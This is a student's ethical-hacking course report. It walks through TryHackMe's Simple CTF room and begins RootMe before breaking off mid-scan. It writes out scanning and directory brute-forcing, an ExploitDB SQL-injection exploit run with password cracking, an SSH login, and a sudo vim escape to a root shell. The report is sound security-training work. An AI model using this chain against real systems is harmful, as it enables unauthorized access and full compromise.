Amir Stephens

A20439928

December 6th, 2023

CS495: Ethical Hacking Project

Challenges/Tasks:


- Simple CTF
  - How many services are running under port 1000?
  - What is running on the higher port?
  - What's the CVE you're using against the application?
  - To what kind of vulnerability is the application vulnerable?
  - What's the password?
  - Where can you login with the details obtained?
  - What's the user flag?
  - Is there any other user in the home directory? What's its name?
  - What can you leverage to spawn a privileged shell?
  - What's the root flag?
- RootMe
  - Scan the machine, how many ports are open?
  - What version of Apache is running?
  - What service is running on port 22?
  - Find directories on the web server using the GoBuster tool.
  - user.txt
  - Search for files with SUID permission, which file is weird?
  - Find a form to escalate your privileges.
  - root.txt
- Startup
  - What is the secret spicy soup recipe?
  - What are the contents of user.txt?
  - What are the contents of root.txt?
- Pickle Rick
  - What is the first ingredient that Rick needs?
  - What is the second ingredient in Rick's potion?
  - What is the last and final ingredient?
- Agent Sudo
  - How many open ports?
  - How you redirect yourself to a secret page?
  - What is the agent name?
  - FTP password
  - Zip file password
  - steg password
  - Who is the other agent (in full name)?
  - SSH password

- What is the user flag?
- What is the incident of the photo called?
- CVE number for the escalation
- What is the root flag?
- (Bonus) Who is Agent R?


- Bounty Hacker
  - Find open ports on the machine
  - Who wrote the task list?
  - What service can you bruteforce with the text file found?
  - What is the users password?
  - user.txt
  - root.txt
- LazyAdmin
  - What is the user flag?
  - What is the root flag?


Screenshots/Walkthrough:

Simple CTF



This CTF is a simple one overall according to the description. This room has 10 different questions for us to answers as we go along. Before we get into any question answering first we're going to connect to the room and make sure our kali machine can connect. Using **ping 10.10.243.207** from our kali machine we're able to see if we can interact with the room or not.






Going to set the IP as a variable for ease of use. This is something we're going to do constantly throughout this project so I won't be detailing this step.

How many services are running under port 1000?


In order to find out the answer to this. We're going to use nmap.



This nmap scan is constructed of our usual syntax with –sV perform a syn tcp scan and looks for what OS the system is running as well. We can see that this system is running a Unix OS. The –sC flag allows us to run a list of common scripts allowing us to find some potential directories or other things. We can see this is an Ubuntu Apache server running on port 80 as well. We have normal ftp also which could be of some use later. The –p –1000 flags allow us to scan all ports below 1000. We're saving the output of this to nmap_scan_1.txt.

The answer for this is **2**.

What is running on the higher port?




```
┌──(kali㉿kali)-[/media/sf_TryHackMe/SimpleCTF]
└─$ nmap -sV -sC -T4 -p -10000 -oN nmap_scan_2.txt $IP
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-20 12:01 EST
Nmap scan report for 10.10.243.207
Host is up (0.12s latency).
Not shown: 9997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.6.44.161
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 84.67 seconds
```

For this question I increased the port range from all numbers less than 1,000 to all numbers less than 10,000. I figure this should cover the range needed to find the highest port active.

The answer to this question is **ssh** for port 2222.

What's the CVE you're using against the application?

First we're going to look into the website some as we can see port 80 is a thing.




We can see it's just a basic apache webstie on the surface.

I'm going to use gobuster and see if I can get anything more from that.


```
┌──(kali㉿kali)-[/media/sf_TryHackMe/SimpleCTF]
└─$ gobuster dir --url $IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.243.207
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/simple               (Status: 301) [Size: 315] [--> http://10.10.243.207/simple/]
Progress: 19506 / 220561 (8.84%)
```


I went with the biggest wordlist (I figured it couldn't hurt) but not even 10% of the way done I can see it already found something.

This command string is made up of the following syntax dir –url $IP is me telling gobuster where to perform this enumeration on. We're specifying to look for directories on the url and we provide it the IP. Afterwards –w is just providing it the wordlist we wish to give it.




Going to the directory we get this webpage. Which exploring around we see its overall a basic website that seems to be a mock consultation type company.






The above is a module that could be potentially exploited. We can use google to try and find some more things about the system.



The url pointed out above is a list of different CVE's involving this application. Scrolling through we have a lot of things that can be done with an authorized user, however we don't have access yet so we're trying to obtain access. We find the **CVE-2019-9053** which is an SQL Time Based Injection Exploit. CVE-2019-9053 is the answer.

To what kind of vulnerability is the application vulnerable?



Using searchspoilt we can get code to exploit the vulnerability

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/SimpleCTF]
└─$ searchsploit cms made simple 2.2
--------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                              |  Path
--------------------------------------------------------------------------- ---------------------------
CMS Made Simple 1.2.2 Module TinyMCE - SQL Injection                        | php/webapps/4810.txt
CMS Made Simple 1.2.4 Module FileManager - Arbitrary File Upload            | php/webapps/5600.php
CMS Made Simple 2.2.14 - Arbitrary File Upload (Authenticated)              | php/webapps/48779.py
CMS Made Simple 2.2.14 - Authenticated Arbitrary File Upload                | php/webapps/48742.txt
CMS Made Simple 2.2.14 - Persistent Cross-Site Scripting (Authenticated)    | php/webapps/48851.txt
CMS Made Simple 2.2.15 - 'title' Cross-Site Scripting (XSS)                 | php/webapps/49793.txt
CMS Made Simple 2.2.15 - RCE (Authenticated)                                | php/webapps/49345.txt
CMS Made Simple 2.2.15 - Stored Cross-Site Scripting via SVG File Upload (Authent | php/webapps/49199.txt
CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution               | php/webapps/44976.py
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution               | php/webapps/45793.py
CMS Made Simple < 2.2.10 - SQL Injection                                    | php/webapps/46635.py
CmsMadeSimple v2.2.17 - Remote Code Execution (RCE)                         | php/webapps/51600.txt
CmsMadeSimple v2.2.17 - session hijacking via Server-Side Template Injection (SST | php/webapps/51599.txt
CmsMadeSimple v2.2.17 - Stored Cross-Site Scripting (XSS)                   | php/webapps/51601.txt
--------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/SimpleCTF]
└─$ cp /usr/share/exploitdb/exploits/php/webapps/46635.py /media/sf_TryHackMe/SimpleCTF

┌──(kali㉿kali)-[/media/sf_TryHackMe/SimpleCTF]
└─$ ls
46635.py  nmap_scan_1.txt  nmap_scan_2.txt
```

We're going to get the exploit and moving it to our SimpleCTF folder

The answer is sql injection or **sqli**

What's the password?

I also ran gobuster on this new url

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/SimpleCTF]
└─$ gobuster dir --url $IP/simple -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.243.207/simple
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/modules              (Status: 301) [Size: 323] [--> http://10.10.243.207/simple/modules/]
/uploads              (Status: 301) [Size: 323] [--> http://10.10.243.207/simple/uploads/]
/doc                  (Status: 301) [Size: 319] [--> http://10.10.243.207/simple/doc/]
/admin                (Status: 301) [Size: 321] [--> http://10.10.243.207/simple/admin/]
/assets               (Status: 301) [Size: 322] [--> http://10.10.243.207/simple/assets/]
/lib                  (Status: 301) [Size: 319] [--> http://10.10.243.207/simple/lib/]
/tmp                  (Status: 301) [Size: 319] [--> http://10.10.243.207/simple/tmp/]
Progress: 166212 / 220561 (75.36%)
```

We can see we have an /admin section which when we go to it we get a simple login

To get the password we run

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/SimpleCTF]
└─$ sudo ./46635.py -u http://10.10.243.207/simple --crack -w /usr/share/wordlists/rockyou.txt
```

We had to fix the program a little and correct some of the print errors that existed within it

However after running this we get the password as **secret**

Where can you login with the details obtained?

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/SimpleCTF]
└─$ ssh mitch@10.10.139.173 -p 2222
The authenticity of host '[10.10.139.173]:2222 ([10.10.139.173]:2222)' can't be established.
ED25519 key fingerprint is SHA256:iq4f0XcnA5nnPNAufEqOpvTbO8dOJPcHGgmeABEdQ5g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.139.173]:2222' (ED25519) to the list of known hosts.
mitch@10.10.139.173's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$
```

The answer to this is **ssh**.

What's the user flag?

```
Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$
```

Is there any other user in the home directory? What's its name?

```
$ cd ..
$ ls
mitch  sunbath
$
```

The other name is **sunbath**

What can you leverage to spawn a privileged shell?

```
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
```

```
$ sudo /usr/bin/vim -c ":!/bin/bash"

^[[2;2Rroot@Machine:/home# 2R
```

We can use sudo as we can see doing sudo –l we're capable of running **vim** with root permissions. We're able to do this with –c ":!" is the syntax for unix command and anything after will be treated as such.

What's the root flag?

```
root@Machine:/# cd /root
root@Machine:/root# ls
root.txt
root@Machine:/root# cat root.txt
W3ll d0n3. You made it!
root@Machine:/root#
```

RootMe

The RootMe CTF room is also suppose to be an easy room. The simple objective of this is to find a way to get root on the system and find the flag.

Scan the machine, how many ports are open?

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/rootme]
└─$ nmap -sV -sC -T4 -oN nmap_scan.txt $IP
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-20 14:06 EST
Nmap scan report for 10.10.18.151
Host is up (0.11s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HackIT - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.55 seconds
```

The answer is **2**.

What version of Apache is running?

The answer is **Apache httpd 2.4.29 ((Ubuntu))**

What service is running on port 22?

The answer is **ssh**

Find directories on the web server using the GoBuster tool.


```
┌──(kali㉿kali)-[/media/sf_TryHackMe/rootme]
└─$ gobuster dir --url $IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.18.151
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 314] [--> http://10.10.18.151/uploads/]
/css                  (Status: 301) [Size: 310] [--> http://10.10.18.151/css/]
/js                   (Status: 301) [Size: 309] [--> http://10.10.18.151/js/]
